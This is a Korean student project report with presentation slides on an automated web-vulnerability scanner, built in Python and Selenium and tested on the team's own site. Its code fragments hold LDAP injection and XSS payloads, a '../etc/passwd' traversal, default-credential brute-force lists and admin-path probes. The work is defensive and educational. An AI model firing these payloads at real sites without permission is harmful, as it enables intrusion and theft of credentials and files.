해당 취약점이 존재할 경우 공격자는 파일 다운로드 시 애플리케이션의 파라미터 값을 조작하여 웹 사이트의 중요한 파일(DB 커넥션 파일, 애플리케이션 파일 등) 또는 웹 서버 루트에 있는 중요한 설정 파일(passwd, shadow 등)을 다운받을 수 있다.

cgi, jsp, php 등 파일 다운로드 기능을 제공해주는 애플리케이션에서 입력되는 경로를 검증하지 않는 경우 임의의 문자(../.. 등)나 주요 파일명의 입력을 통해 웹 서버의 홈 디렉터리를 벗어나서 임의의 위치에 있는 파일을 열람하거나 다운받는 것이 가능하다.

3. 본론

3.1. 시스템 구성도




그림 10 시스템 구성도

① 사용자 인증 : OTP 메일을 통해 사용자 인증 한다.

② 취약점 진단 : 기업이나 개인은 해당 프로그램을 사용하여 취약점 자동 진단을 실시한다.

③ PDF 보고서 추출 및 병합 : 취약점 보고서 파일과 조치방안 보고서를 추출한다.

④ 보고서 제공 및 확인 : 사용자의 이메일로 전송된 보고서를 확인한다.

3.2. 웹 취약점 자동 진단 도구

해당 웹 취약점 자동화 진단 도구는 주요정보통신기반시설 기술적 취약점 분석평가 방법 상세가이드를 토대로 개발했다.

진단 항목은 LDAP Injection, SQL Injection, XPath Injection, XSS, 약한 문자열 강도, 불충분한 인증, 불충분한 인가, 세션 고정, 자동화 공격, 프로세스 검증 누락, 파일 다운로드, 관리자 페이지 노출로 총 12가지 취약점은 진단한다.

해당 도구는 취약점을 진단하는 도구로써, 웹 해킹 공격 기법을 시도한다. 따라서 인증되지 않은 사용자가 진단을 허가하지 않은 사이트에 도구를 사용할 수 없도록 사용자 인증을 해야 한다. 사용자 인

증은 사용자 Email로 OTP 번호를 보내서 OTP 인증을 받아야 한다.

3.3. 진단 기준

3.3.1. 인젝션(LDAP, SQL, XPath)

Injection 취약점의 경우 Payload를 작성하여 해당 구문으로 사용자 권한, 로그인 성공 여부 등으로 공격 성공, 실패 여부를 판단한다.

```
def LI(domain): #LDAP Injection(3)
    Inspection_Items = "LDAP Injection(3)"
    contents = ""
    cve = "Safety"

    urls = domain+"/login.php"

    XPATH_id = "/html/body/div/form/p[1]/input"
    XPATH_pw = "/html/body/div/form/p[2]/input"
    XPATH_click = "/html/body/div/form/input"

    lines = [
            "*",
            "admin)(&))",
            "*)(&",
            ")(cn=*))",
            "*()|&'",
            "*(|(objectclass=*))",
            "*)(uid=*))(|(uid=*",
            "admin*)((|userpassword=*)"
            ]

    count = 0
    for payload in lines:
        driver.get(urls)
        input_box = driver.find_element(By.XPATH, XPATH_id)
```

그림 11 LDAP Injection 소스코드 일부

3.3.2. XSS

XSS 취약점의 경우 reflected XSS 공격 기법으로 진단했다. Payload 에 공격 구문을 작성하고 공격을 시도했을 때, 공격에 대한 반응이 나타나면 취약하다고 판단했다.

```python
def XS(domain): # XSS(11)
    Inspection_Items = "XSS(11)"
    contents = ""
    cve = "Safety"

    urls = domain+"/board.php"
    lines = ["<script>alert('XSS Risk')</script>",
             '"><script>alert(XSS Risk)</script>']
    count = len(lines)
    for payload in lines:
        try:
            driver.get(urls)
            input_box = driver.find_element(By.NAME, "search")
            input_box.send_keys(payload)
            driver.find_element(By.XPATH, '/html/body/div/form/button').click()
        except UnexpectedAlertPresentException:
            time.sleep(2)
```

그림 12 XSS 소스코드 일부

3.3.3. 약한 문자열 강도

약한 문자열 강도 취약점의 경우 payload 에 유추하기 쉬운 아이디와 패스워드를 작성한 후, 모든 값을 입력하여 로그인 성공, 실패 여부를 판단한다.

```python
def BF(domain): # 약한 문자열 강도(12)
    Inspection_Items = "BF(12)"
    contents = ""
    cve = "Safety"

    urls = domain+"/login.php"

    XPATH_id = "/html/body/div/form/p[1]/input"
    XPATH_pw = "/html/body/div/form/p[2]/input"
    XPATH_click = "/html/body/div/form/input"

    idz = ["adminstrator", "manager","guest", "admin", "test"]

    passwds = ["Abcd",
               "aaaa",
               "admin",
               "test",
               "1234",
               "1111",
               "password"]

    for i in idz:
        driver.get(urls)
        input_box = driver.find_element(By.XPATH, XPATH_id)
        input_box.send_keys(i)
```

그림 13 약한 문자열 강도 소스코드 일부

3.3.4. 불충분한 인증

추측 가능한 아이디/패스워드를 입력했을 시, 로그인 가능한 경우 취약하다 판단

```python
def IA(domain): # 불충분한 인증(13)
    Inspection_Items = "IA(13)"
    contents = ""
    cve = "Safety"

    urls = "http://"+domain+"/login.php"

    XPATH_id = "/html/body/div/form/p[1]/input"
    XPATH_pw = "/html/body/div/form/p[2]/input"
    XPATH_click = "/html/body/div/form/input"
    XPATH_Mypage = '//*[@id="collapsibleNavbar"]/ul/li[6]/div/a[4]'
    X = '//*[@id="navbarDropdown"]'
    count = 0

    driver.get(urls)
    input_box = driver.find_element(By.XPATH, XPATH_id)
    input_box.send_keys("admin")
    input_box2 = driver.find_element(By.XPATH, XPATH_pw)
    input_box2.send_keys("admin")
    driver.find_element(By.XPATH, XPATH_click).click()

    try:
        driver.find_element(By.XPATH, X).click()
        driver.find_element(By.XPATH, XPATH_Mypage).click()

    except UnexpectedAlertPresentException:
        time.sleep(1)
        count += 1
```

그림 14 불충분한 인증 소스코드 일부

3.3.5. 불충분한 인가

불충분한 인가 취약점의 경우 다른 사용자의 비밀글에 인증을 하지 않고 접근할 수 있는지에 대한 판단으로, 공개글에서 비밀글로 넘어갈 때 URL 에서 파라미터 값을 변조하여 공격 성공, 실패 여부를 판단했다.

```python
def IN(domain): #불충분한 인가(17)
    Inspection_Items = "IN(17)"
    contents = "This Website \"Risk\" from IN"
    cve = "Risk"
    msg = "불충분한 인가 취약"

    urls = domain+"/board.php"
    sourcecode = urllib.request.urlopen(urls).read()
    soup = BeautifulSoup(sourcecode, "html.parser")
    li=[0 for i in range(3)]

    for href in soup.find("tr", class_="even").find_all("tbody"):
        attr = href.find("a")["href"]
        if "number" in attr:
            num = li.split('=')
            li.append(num[1])
```

그림 15 불충분한 인가 소스코드 일부

3.3.6. 세션 고정

세션 고정 취약점은 로그인 시 발급받은 세션 ID 가 로그인 전/후 모두 동일하게 사용된 경우 취약하다고 판단한다. 사용자 로그인 시 고정된 세션 ID 가 발급되는 경우 비인가자의 접근 및 권한 우회가 가능한 취약점이 발생한다.

```python
def SF(domain): # 세션 고정(19)
    Inspection_Items = "SF(19)"
    contents = "This website is \"SAFETY\" from SF"
    cve = "Safety"

    urls = domain+"/login.php"

    XPATH_id = "/html/body/div/form/p[1]/input"
    XPATH_pw = "/html/body/div/form/p[2]/input"
    XPATH_click = "/html/body/div/form/input"
    XPATH_nav = '//*[@id="navbarDropdown"]'
    XPATH_logout = '//*[@id="collapsibleNavbar"]/ul/li[5]/div/a[1]'

    driver.get(urls)
    driver.maximize_window()
    input_box = driver.find_element(By.XPATH, XPATH_id)
    input_box.send_keys('test')
    input_box2 = driver.find_element(By.XPATH, XPATH_pw)
    input_box2.send_keys('test')
    driver.find_element(By.XPATH, XPATH_click).click()
    alert = driver.switch_to.alert
    alert.accept()

    for cookie in driver.get_cookies():
```

그림 16 세션 고정 소스코드 일부

3.3.7. 자동화 공격

자동화 공격 취약점은 반복적인 대입 공격을 진행하여 로그인 실패가 5 회 이상이 넘어가면 취약하다고 판단했다.

```python
    Inspection_Items = "Auto Attack(20)"
    contents = "This Website is \"SAFETY\" from Auto Attack"
    cve = "Safety"

    urls = domain+"/login.php"

    XPATH_id = "/html/body/div/form/p[1]/input"
    XPATH_pw = "/html/body/div/form/p[2]/input"
    XPATH_click = "/html/body/div/form/input"
    count = 0
    for payload in range(5):
        driver.get(urls)
        input_box = driver.find_element(By.XPATH, XPATH_id)
        input_box.send_keys("admin")
        input_box2 = driver.find_element(By.XPATH, XPATH_pw)
        input_box2.send_keys('aaaa1234!@')
        driver.find_element(By.XPATH, XPATH_click).click()
        alert = driver.switch_to.alert
        alert_text = alert.text
        alert.accept()
        if "확인해주세요" in alert_text:
```

그림 17 자동화 공격 소스코드 일부

3.3.8. 프로세스 검증 누락

프로세스 검증 누락 취약점은 인증이 필요한 페이지에 대해 비인가자가 접근할 경우 로그인 페이지로 보내는지 확인한다. 로그인 하지 않고 직접 접근이 가능한 경우 취약하다고 판단했다.

```
def PV(): #프로세스 검증 누락(21)
    Inspection_Items = "PV(21)"
    contents = "This Website is \"SAFETY\" from PV"
    cve = "Safety"

    f = open("./payload/url.txt",'r')
    line = f.readlines()
    length = []
    i = 0
    cnt = 0
    for u in line:
        line[i] = line[i].strip('\n')
        i=i+1

    for url in line:
        response = requests.get(url = url)
        status = response.status_code
        res = response.text
        length.append(len(res))
```

그림 18 프로세스 검증 누락 소스코드 일부

3.3.9. 파일 다운로드

파일 다운로드 취약점의 경우 파일을 다운로드할 때 패킷에서 해당 파일의 경로를 다른 파일의 경로로 바꾸었을 때 파일이 다운로드지에 대한 성공, 실패 여부로 판단했다.

```
def FD(domain): #파일 다운로드(23)
    Inspection_Items = "File Download(23)"
    contents = "This Website is \"SAFETY\" from File Downloads"
    cve = "Safety"

    urls = domain+"/board.php"
    driver.get(urls)
    a_tag = driver.find_element(By.TAG_NAME, "a")
    href_text = a_tag.get_attribute('href')
    urls2 = href_text
    driver.get(urls2)
    a = driver.find_element(By.TAG_NAME, "a")
    href = a.get_attribute('href')

    down_url = href[:-1]
    down_url2 = down_url + "../../../../../../../../etc/passwd"
    driver.get(down_url2)
    time.sleep(1)
```

그림 19 파일 다운로드 소스코드 일부

3.3.10. 관리자 페이지 노출

관리자 페이지 노출 취약점은 URL 경로에 유추하기 쉬운 경로를 payload 로 작성하여 해당 페이지의 HTTP 상태 코드 값으로 공격 성공, 실패 여부를 판단했다.

```
def AE(domain): # 관리자 페이지 노출(24)
    Inspection_Items = "Admin Page Exposure(24)"
    contents = "This Website is \"SAFETY\" from Admin Page Exposure"
    cve = "Safety"

    page= ["/admin", "/manager", "/master", "/system", "/administart", "/admin/admin.php"]
    urls = domain
    for pages in page:
        try:
            res = urlopen(urls+pages)
            if res.status == 200 :
                cve = "Risk"
                writer.addPage(report.getPage(68))
                writer.addPage(report.getPage(69))
                writer.addPage(report.getPage(70))
                print("Admin_Page 경로 취약 --> ", pages)
                contents = urls
                return (Inspection_Items, contents.strip(), cve)
            else :
                print("Admin_Page 경로 안전")
                return (Inspection_Items, contents.strip(), cve)
        except HTTPError as e:
            err = e.read()
            code = e.getcode()
            if code != 200 : continue #print(code) ## 404
```

그림 20 관리자 페이지 노출 소스코드 일부

4. 결론

4.1. 실행 화면

① 실행 화면

Main.py 실행 시 배너와 주의사항, 진단 도구 서비스를 출력한다.




그림 21 실행화면

② Select : 1 (진단하기)

진단을 시작하면 진단 대상의 URL을 입력하고, 사용자 Email을 통해 OTP 인증을 받아야 한다.

이후, 주요정보통신기반시설 웹 취약점 가이드에 속해 있는 12가지 항목에 대한 진단을 시작하고, 결과와 조치방안에 대한 PDF 보고서가 제공된다.

그림 22 실행화면-1

그림 23 실행화면-1(OTP)

③ select : 2 (결과 조회)

사용자가 원하는 경우, 진단 결과에 대한 보고서를 사용자 Email로 받을 수 있다.




그림 24 실행화면-2

그림 25 실행화면-2(보고서 제공)

④ Select : 3 (팀원소개)

도구 제작자를 소개한다.

```
선택: 3

=> 제작자 소개 메뉴입니다.


======================   castone6(저희가할수있겠조)   ======================

                              91714210 이승재

                              91714258 이진솔

                              91714351 한지호

                              91812440 범채윤

                              91913921 이경서

                              91914030 이정현
```

그림 26 실행화면-3

⑤ Select : 4 (도구 소개)

도구에 대한 설명과 점검 항목에 대한 설명이 포함되어있다.

```
선택: 4

=> 웹 취약점 진단 시스템 소개 페이지 입니다.

해당 도구는 주요정보통신기반시설 웹 취약점 분석 및 평가 가이드를 기반으로,
웹 취약점 항목을 자동으로 진단해주며, 진단 결과를 PDF 보고서로 작성해주는 기능을 하고있습니다.

<점검 항목>

1 - LDAP Injection : LDAP 인젝션
    웹페이지 내 LDAP 인젝션 취약점을 점검합니다.

2 - SQL Injection : SQL 인젝션
     웹페이지 내 SQL 인젝션 취약점 존재 여부를 점검합니다.

3 - XPath Injection : XPath 인젝션
    웹페이지 내 조작된 XPath 쿼리 공격 가능성을 점검합니다.

4 - XSS : 크로스사이트 스크립팅
    웹 사이트 내 크로스사이트 스크립팅 취약점 존재 여부를 점검합니다.

5 - BF : 약한 문자열 강도
    웹페이지 내 로그인 폼 등에 약한 강도의 문자열 사용 여부를 점검합니다.

6 - IA : 불충분한 인증
    중요 페이지 접근 시 추가 인증 요구 여부를 점검합니다.

7 - IN :  불충분한 인가
    민감한 데이터 또는 기능에 접근 및 수정 시 통제 여부를 점검합니다.

8 - SF : 세션 고정
    사용자 로그인 시 항상 일정하게 고정된 세션 ID 값을 발행하는지 여부를 확인합니다.

9 - Auto Attack : 자동화 공격
    웹 애플리케이션의 특정 프로세스(로그인 시도, 게시글 등록, SMS 발송등)에 대한 반복적인 요청 시 통제 여부를 확인합니다.

10 - PV : 프로세스 검증 누락
    인증이 필요한 웹 사이트의 중요(관리자 페이지, 회원변경 페이지 등)페이지에 대한 접근제어 설정 여부를 확인합니다.

11 - File Download : 파일 다운로드
    웹 사이트에서 파일 다운로드 시 허용된 경로 외 다른 경로의 파일 접근이 가능한지 여부를 점검합니다.

12 - Admin Page Exposure : 관리자 페이지 노출
    유추하기 쉬운 URL로 관리자 페이지 및 메뉴 접근의 가능 여부를 점검합니다.
```

그림 27 실행화면-4

⑥ Select : 5 (Help)

도구에 대한 사용 설명이 포함되어 있다.

그림 28 실행화면-5

⑦ Select : 0 (실행 종료)

4.2. 기대효과

- 취약점 점검 효율성 증대

  자동 진단 도구 활용으로 인한 취약점 진단 시간 단축
- 취약점 유형 연구

  식별된 취약점을 통한 주요정보통신기반 공격 유형 연구
- 빠른 취약점 위치 식별

  잠재적 취약점 발생 위치 파악 및 대처
- 학생들의 보안 역량 강화


  모의해킹 웹 사이트를 직접 제작하고 연구함으로써 학생들의 실습 경험 제공

5. 별첨

5.1. 발표 자료


MACHINE LEARNING
FACE RECOGNITION
USER AUTHENTICATION
AI
AUTOMATION
웹 취약점
자동 진단 도구 제작
6조 (저희가 할 수 있겠조?)
2022.11.1


MACHINE LEARNING
FACE RECOGNITION
USER AUTHENTICATION
AI
AUTOMATION
목 차
01 프로젝트 개요
▪ 프로젝트 배경 및 필요성
▪ 프로젝트 주제 및 목적
▪ 팀원 소개 및 역할 분담
02 프로젝트 진행
▪ 프로젝트 구성도
▪ 프로젝트 진행 방법
▪ 자동 진단 도구 제작
▪ 웹 사이트(test bed) 제작
▪ PDF 보고서 제작
03 프로젝트 결과
▪ 결과 화면
▪ 시연 영상
▪ 기대 효과


01 프로젝트 개요
▪ 프로젝트 배경 및 필요성
▪ 프로젝트 주제 및 목적
▪ 팀원 소개 및 역할 분담

Ⅰ. 프로젝트 개요

01 프로젝트 배경 및 필요성

1 2 3
1. 프로젝트 개요

취약점 및 운영자의 실수로 인한 웹 사이트에서의 개인정보 침해 신고 및 상담 건수가 나날이 증가

- 개인정보유출 피해의 75%가 외부 해킹이 원인이며, **가장 취약한 웹에서부터 시작**
- 코로나19 창궐 후 특히 사이버 상에서는 **다양한 사건·사고**가 발생
- 웹사이트는 사용자들에게 항상 **노출되어 있기 때문에** 보안 사고가 끊임없이 발생
- 기업들과 개인들은 웹 보안에 **경각심**을 가져야 함

Ⅰ. 프로젝트 개요

02 프로젝트 주제 및 목적

1 2 3
1. 프로젝트 개요

자동화 도구를 이용한 효율적인 웹 진단

“ 웹 취약점 자동 진단 도구를 이용한 취약점 진단 및 보고서 제작 ”

- 잠재적 취약점 발생 위치 파악 및 대처
- 취약점 진단 시간을 단축하여 효율적인 진단 가능
- 고객사에게 효율적이고 친절한 진단 보고서 제공

Ⅰ. 프로젝트 개요

03 팀원 소개 및 역할 분담

1 2 3
1. 프로젝트 개요

6조 팀원 소개 및 역할 분담

이름	역할 분담
이승재(팀장)	일정 수립 및 테스트 웹 사이트 제작
범채윤	자동 진단 도구 개발
이경서	보고서 제작 및 테스트 웹 사이트 제작
이정현	자동 진단 도구 개발
이진솔	자동 진단 도구 개발
한지호	자동 진단 도구 개발 및 웹 보고서 작성
공통	주요정보통신기반시설 웹 취약점 연구

02 프로젝트 진행

- 프로젝트 구성도
- 프로젝트 진행방법
- 자동 진단 도구 제작
- 웹 사이트(test bed) 제작
- PDF 보고서 제작

II. 프로젝트 진행

01 프로젝트 구성도

1 2 3 2. 프로젝트 진행

자동진단도구 프로젝트에 대한 개략적인 구성도


- 8/21 -

II. 프로젝트 진행

02 프로젝트 진행 방법

1 2 3 2. 프로젝트 진행

세 단계로 나누어 진행 - 테스트 베드 제작, 자동 진단 도구 제작, 보고서 제작

1. 웹 사이트(Test Bed) 제작	2. 자동 진단 도구 제작	3. 보고서 제작
		
필요성	필요성	필요성
1. 자동 진단 도구 테스트 대상 2. 웹 사이트에 대한 원리 파악 3. 팀원들의 모의해킹 역량 증대	주요정보통신기반시설 가이드 기준으로 대상 사이트의 효율적인 진단을 위함	사용자에게 보다 친절한 보고서를 제공해주기 위함

- 9/21 -


Ⅱ. 프로젝트 진행

03 웹 사이트 제작

1 2 3 2. 프로젝트 진행

APM(Apache+php+MySQL)서버를 이용하여 자동화 도구 테스트베드 사이트 제작

웹 사이트 흐름도



- 10/21 -

Ⅱ. 프로젝트 진행


03 웹 사이트 제작

1 2 3 2. 프로젝트 진행

다양한 기능이 있는 쇼핑몰 컨셉의 테스트베드 사이트 제작 완료

주요 기능

- 회원가입/로그인
- 마이페이지
- 게시판
- 검색 기능
- 관리자페이지




- 11/21 -

Ⅱ. 프로젝트 진행

04 자동 진단 도구 제작

1 2 3 2. 프로젝트 진행

주요정보통신기반시설 가이드 기준의 웹 공격유형을 바탕으로 Python을 이용한 자동 진단 도구 제작



항목 번호	스크립트 제작 완료된 항목
3	LDAP 인젝션
5	SQL 인젝션
7	XPath 인젝션
8	디젝터리 인덱싱
11	크로스사이트 스크립팅
12	약한 문자열 강도

13	불충분한 인증
17	불충분한 인가
19	세션 고정
20	자동화 공격
21	프로세스 검증 누락
23	파일 다운로드
24	관리자 페이지 노출

- 12/21 -

Ⅱ. 프로젝트 진행

04 자동 진단 도구 제작

1 2 3
2. 프로젝트 진행

예시1 - XSS(크로스사이트스크립팅)

```
def XS(domain): # XSS(11)
    Inspection_Items = "XSS(11)"
    contents = ""
    cve = "Safety"

    urls = "http://"+domain+"/board.php"
    XPATH_click = "/html/body/div[1]/form/button"

    lines = ["<script>alert('XSS Risk')</script>",
             '"><script>alert(XSS Risk)</script>']
    count = len(lines)
    for payload in lines:
        try:
            driver.get(urls)
            input_box = driver.find_element(By.NAME, "search")
            input_box.send_keys(payload)
            driver.find_element(By.XPATH, XPATH_click).click()
        except UnexpectedAlertPresentException:
            time.sleep(2)
            count -= 1
    if count > 0:
        cve = "Risk"
        writer.addPage(report.getPage(30))
        writer.addPage(report.getPage(31))
        writer.addPage(report.getPage(32))
        writer.addPage(report.getPage(33))
        writer.addPage(report.getPage(34))
        contents = urls
        print("XSS 취약")
        return (Inspection_Items, contents.strip(), cve)
    else:
        print("XSS 안전")
        contents = "This website is \"SAFETY\" from Cross Site Scripting"
        return (Inspection_Items, contents.strip(), cve)
```

Reflected XSS 공격 기법 진단

Payload 에 공격 구문 작성 후 공격 시도 ➔ 반응 나타날 시, 취약하다고 판단

Ⅱ. 프로젝트 진행

04 자동 진단 도구 제작

1 2 3
2. 프로젝트 진행

예시2 - 세션 고정

```
def SF(domain): # 세션 고정(19)
    Inspection_Items = "SF(19)"
    contents = "This website is \"SAFETY\" from SF"
    cve = "Safety"

    urls = "http://"+domain+"/login.php"

    XPATH_id = "/html/body/div/form/p[1]/input"
    XPATH_pw = "/html/body/div/form/p[2]/input"
    XPATH_click = "/html/body/div/form/input"
    XPATH_nav = '//*[@id="navbarDropdown"]'
    XPATH_logout = '//*[@id="collapsibleNavbar"]/ul/li[5]/div/a[1]'

    driver.get(urls)
    driver.maximize_window()
    input_box = driver.find_element(By.XPATH, XPATH_id)
    input_box.send_keys('test')
    input_box2 = driver.find_element(By.XPATH, XPATH_pw)
    input_box2.send_keys('test')
    driver.find_element(By.XPATH, XPATH_click).click()
    alert = driver.switch_to.alert
    alert.accept()

    for cookie in driver.get_cookies():
        c = {cookie['name'] : cookie['value']}
    driver.find_element(By.XPATH, XPATH_nav).click()
    driver.find_element(By.XPATH, XPATH_logout).click()
    # alert = driver.switch_to.alert
    # alert.accept()

    driver.get(urls)
    driver.maximize_window()
    input_box = driver.find_element(By.XPATH, XPATH_id)
    input_box.send_keys('test')
    input_box2 = driver.find_element(By.XPATH, XPATH_pw)
    input_box2.send_keys('test')
    driver.find_element(By.XPATH, XPATH_click).click()
    alert = driver.switch_to.alert
    alert.accept()

    for cookie in driver.get_cookies():
        a = {cookie['name'] : cookie['value']}

    if c == a:
        cve = "Risk"
        writer.addPage(report.getPage(50))
        print("세션 고정 취약")
        contents = urls
        return (Inspection_Items, contents.strip(), cve)
    else:
```

로그인 시 발급받은 세션 ID 가 로그인 전/후 모두 동일하게 사용된 경우 취약하다고 판단

URL에서 파라미터 값을 변조하여 공격 ➔ 성공, 실패 여부 판단

Ⅱ. 프로젝트 진행

04 자동 진단 도구 제작

1 2 3
2. 프로젝트 진행

예시3 - 불충분한 인가

```
def IN(domain): #불충분한 인가(17)
    Inspection_Items = "IN(17)"
    contents = "This Website \"Risk\" from IN"
    cve = "Risk"
    msg = "불충분한 인가 취약"

    urls = "http://"+domain+"/board.php"
